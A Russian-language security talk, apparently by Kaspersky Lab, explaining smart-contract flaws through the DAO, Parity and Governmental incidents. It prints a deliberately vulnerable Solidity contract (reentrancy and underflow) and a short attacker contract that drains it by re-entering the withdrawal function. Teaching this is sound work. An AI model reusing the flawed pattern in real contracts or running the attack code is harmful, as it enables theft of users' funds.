Ограничения смарт-контрактов и странные решения разработчиков Ethereum: как не надо работать с деньгами

Alexey Malanov, malware expert

KASPERSKY lab

Смарт-контракты

- Смарт-контракт – небольшая программа по работе с цифровыми активами
- Появились в криптовалюте Ethereum в 2015 году
- Все кошельки делятся на людские (управляемые извне) и контракты (код)

- Можно написать пирамиду: если на кошелек-контракт приходит 1 эфир, высылаем в ответ 2 из поступивших после средств
- Можно реализовать лотерею: сначала деньги собираются на кошелек-контракт, а потом он выбирает счастливчика (пропорционально) и отправляет выигрыш
- Можно реализовать деривативы (сделки с условиями): фьючерсы, свопы, опционы…

- Главное: все видят текст контракта, все понимают условия его работы, ему можно доверять, потому что это блокчейн


Пишем типичный контракт

```
1
2   contract ToyMoney
3   {
4
5       mapping (address => uint) toy_balances;
6
7
8       function BuyToyMoney() payable
9       {
10
11
12
13          toy_balances[msg.sender] += msg.value;
14      }
15
16
17      function SellToyMoney(uint amount)
18      {
19
20          if (toy_balances[msg.sender] >= amount)
21          {
22
23              if (msg.sender.call.value(amount)() == false)
24                  throw;
25
26
27              toy_balances[msg.sender] -= amount;
28          }
29      }
30  }
```

Эксплуатируем «повторный вход»

- Отправка эфира на кошелек – это вызов функции «прими деньги» в кошельке
- Принимающий деньги может выполнить код
- Злоумышленник выводит одни и те же игрушечные деньги много раз, пока его баланс не обновился

Эксплуатируем контракт



```
contract ToyMoney
{
    mapping (address => uint) toy_balances;

    function BuyToyMoney() payable
    {
        toy_balances[msg.sender] += msg.value;
    }

    function SellToyMoney(uint amount)
    {
        if (toy_balances[msg.sender] >= amount)
        {
            if (msg.sender.call.value(amount)() == false)
                throw;

            toy_balances[msg.sender] -= amount;
        }
    }
}
```

```
function LaunchAttack()
{
    attacking = true;
    ToyMoney.BuyToyMoney.value(1)();
    ToyMoney.SellToyMoney(1);
}

// default function to receive money
function () payable
{
    if (attacking)
    {
        attacking = false;
        ToyMoney.SellToyMoney(1);
    }
}
```

The DAO robbery

The DAO story

- DAO (Decentralized Autonomous Organization) - организация, реализованная на смарт-контрактах
- The DAO – конкретная DAO, реализованная отчасти разработчиками Ethereum, для коллективных инвестиций
- Все автоматизировано, никаких издержек на управление. Прямая демократия.
- На 06.06.2016 в нее 20000 «криптоинвесторов» вложили $150 млн, 13.6% всего эфира (11 млн ETH)
- Инвесторы могут голосованием решать, в какой проект инвестировать
- Инвесторы могут проголосовать «ногами» и вывести свои деньги в childDAO, происходит split
- Апатия участников, социальные эксплоиты

- 17.06.2016 злоумышленник вывел на подконтрольную ему дочернюю DarkDAO 3.5 млн ETH ($60 млн по курсу на тот день, $3 млрд на сегодняшний день)
- По правилам DAO эфир нельзя обналичить в течение месяца после split’a, что дало время разработчикам обдумать положение, в котором они оказались
- «The terms of The DAO Creation are set forth in the smart contract» - любые операции, дозволенные самим кодом программы, должны признаваться законными

Stephan Tual Follow
Slock.it Founder, Blockchain and Smart Contract Expert, Former CCO Ethereum
Jun 12, 2016 · 3 min read · Unlisted

No DAO funds at risk following the Ethereum smart contract 'recursive call' bug discovery

Our team is blessed to have Dr. Christian Reitwießner, Father of Solidity, as its Advisor. During the early development of the DAO Framework 1.1 and thanks to his guidance we were made aware of a generic vulnerability common to all Ethereum smart contracts. We promptly circumvented this so-called "recursive call vulnerability" or "race to empty" from the DAO Framework 1.1 as can be seen on line 580:

Ограничения смарт-контрактов

- Сложно получить **случайные** числа
- Не так просто «**спрятать**» какую-то информацию
- Ethereum работает **медленно**. На весь мир можно выполнить 3-5 транзакций в секунду.
- Нет связи с **внешним миром**
  - Форс-мажор, качество товара, защита в суде
  - Если что-то формализуемо и автоматизируемо, то и блокчейн не нужен

- Если в смарт-контракте есть ошибки, то это навсегда
- А еще смарт-контракты могут зависнуть или вообще, работать не так

Целочисленное переполнение

- Если беззнаковое число хранится в одном байте
  - 255 + 1 = 0
  - 0 – 1 = 255
- Переполнение – стандартное поведение большинства процессоров
- Некоторые языки программирования контролируют это, но только не Ethereum
- Если игрушечных денег в кармане не было, а вы вытащили из него одну монетку, то у вас стало квинтиллион денег
- 15.08.2010 из-за переполнения образовалось 184 млрд биткойнов на двух кошельках
  - Чтобы починить, поменяли правила работы блокчейна
  - Из блокчейна выкинули все блоки и операции за несколько часов (отменили переводы)

Переполнение игрушечных денег

```
1
2   contract ToyMoney
3   {
4
5       mapping (address => uint) toy_balances;
6
7
8       function BuyToyMoney() payable
9       {
10
11
12
13          toy_balances[msg.sender] += msg.value;
14      }
15
16
17      function SellToyMoney(uint amount)
18      {
19          // если игрушечных денег хватает
20          if (toy_balances[msg.sender] >= amount)
21          {
22
23              if (msg.sender.call.value(amount)() == false)
24                  throw;
25
26              // уменьшим баланс игрушечных денег пользователя
27              toy_balances[msg.sender] -= amount;
28          }
29      }
30  }
```

Проверка корректности адресов кошельков

- В Биткойн-адресе, например, 17ipJUbstTuK747BFWzNPAijmgFUetHX1v
  - Последние пять символов кодируют контрольную сумму остальной информации
  - Первый символ указывает на тип сети/адреса
  - Отправить деньги в пустоту довольно сложно
- В Ethereum адрес – это просто 20 байт, например, 0x89C2352CB600DF56FE4BFB5882CAADEF3E96213F
- На неправильный адрес 0x0000000000000000000000000000000000000000 случайно наотправляли 7200 ETH (~$4 млн) и еще $1 млрд различных токенов
- В адрес в итоге вшили контрольную сумму в регистры букв: 0x89c2352Cb600df56fe4BFB5882caAdEF3E96213f

Функции публичны по умолчанию

```
contract Owned
{
  address owner;

  function Owned()
  {
    init();
  }

  function init()
  {
    owner = msg.sender;
  }

  function get() public
  {
    if (owner == msg.sender)
      msg.sender.send(this.balance);
  }
}
```

Функции публичны по умолчанию - Parity MultiSig Hack

- MultiSig Wallet – контракт-кошелек, транзакции можно совершать с подтверждения нескольких владельцев
- 19.07.2017 хакер украл с трех multisig-кошельков 150 000 ETH (~$30 mln)
- «Белые хакеры» быстро спасли еще $150 mln с других кошельков
- Уязвимость внесена 7.03.2017

- Контракт был исправлен (созданы новые кошельки, «белые хакеры» вернули деньги)
- 07.11.2017 один пользователь случайно удалил общую библиотеку (контракт)
- $160 млн на 600 кошельках оказались заморожены «навечно»

Застопоривание контрактов

- В 2016 году была популярна пирамида Governmental
- На контракт можно послать взнос. Если не было взносов в течение 12 часов, то все деньги отправляются последнему счастливчику.
- При выигрыше очищаются внутренние массивы контракта
- Участников накопилось много, массив не успевал очиститься, выполнение прерывалось
- Победитель не мог забрать свои 1100 ETH ($10000 тогда, менее $1 млн сейчас)

- Количество участников было всего несколько сотен
- Надо прилагать умственные усилия, чтобы контракт работал так, как вы задумали
- Ethereum провоцируют совершать ошибки

Область применения блокчейна

«Блокчейн применим абсолютно во всем. Вопрос в том, будет ли это иметь положительный эффект.
Сама по себе идея, может, и благородная, но путь прозрачности — небезопасный.
Приведу пример. Серия сексуальных разоблачений на Западе — это все результат применения технологии блокчейн.
То есть ты видишь сам факт случившегося, но на ход событий повлиять не можешь.»

Чиновник

LET’S TALK?

Kaspersky Lab HQ
39A/3 Leningradskoe Shosse
Moscow, 125212, Russian Federation
Tel: +7 (495) 797-8700
www.kaspersky.com

KASPERSKY lab